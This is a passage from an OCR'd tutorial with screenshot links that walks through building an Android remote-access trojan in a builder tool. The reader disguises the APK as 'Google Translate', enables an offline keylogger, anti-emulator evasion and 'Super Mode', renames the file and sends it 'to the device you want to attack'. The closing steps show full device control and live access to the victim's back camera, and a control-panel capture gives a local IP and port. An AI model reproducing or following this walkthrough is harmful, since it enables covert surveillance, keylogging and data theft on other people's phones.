
Step4: "Go to the 'Options' tab, select 'Google Translator' customize the app name, add an icon, and input its URL. Enable 'Keep Alive' under the side precautions.




Step5: Navigate to the 'Information' tab to customize the client name, app name, version, package name, and icon, using the same settings from the 'Options' tab.




Step6: Go to the 'Tools' tab, enable Offline Keylogger, Anti-Emulator, and Super Mode, and the other setting remains as default.




Step7: Go the the 'Build', click on "Start Building".




Step8: The file is now being generated.




Step9: Now the file is ready




Step10: You can rename an APK file and keep it as it is




Step11: like I rename the file of 'Google Translate.apk'




Step12: Now, copy the file and send it to the device you want to attack




Step13: The first interface will appear again




Step14: Now, go to the build, and this will appear




Step15: After that this will appear




Step16: Now, this interface appears; it's the system interface of the device where the APK file was sent. Full access to the device is now granted



Step17: Now, these are all the options, and we can select any of them, such as starting with the manager



Step18: Now, access to the mobile's camera will show what it is doing


https://web.whatsapp.com
192.168.1.15 FPS : <31> - SPEED : <28.32 KB>
Cyph
Stop
Auto
Qualty
No
Focus
Rotate
Record
Connected - Back Camera
Settings
About
Received : 717.17 KB
Sent : 0 Bytes
Online : 1
Port : 444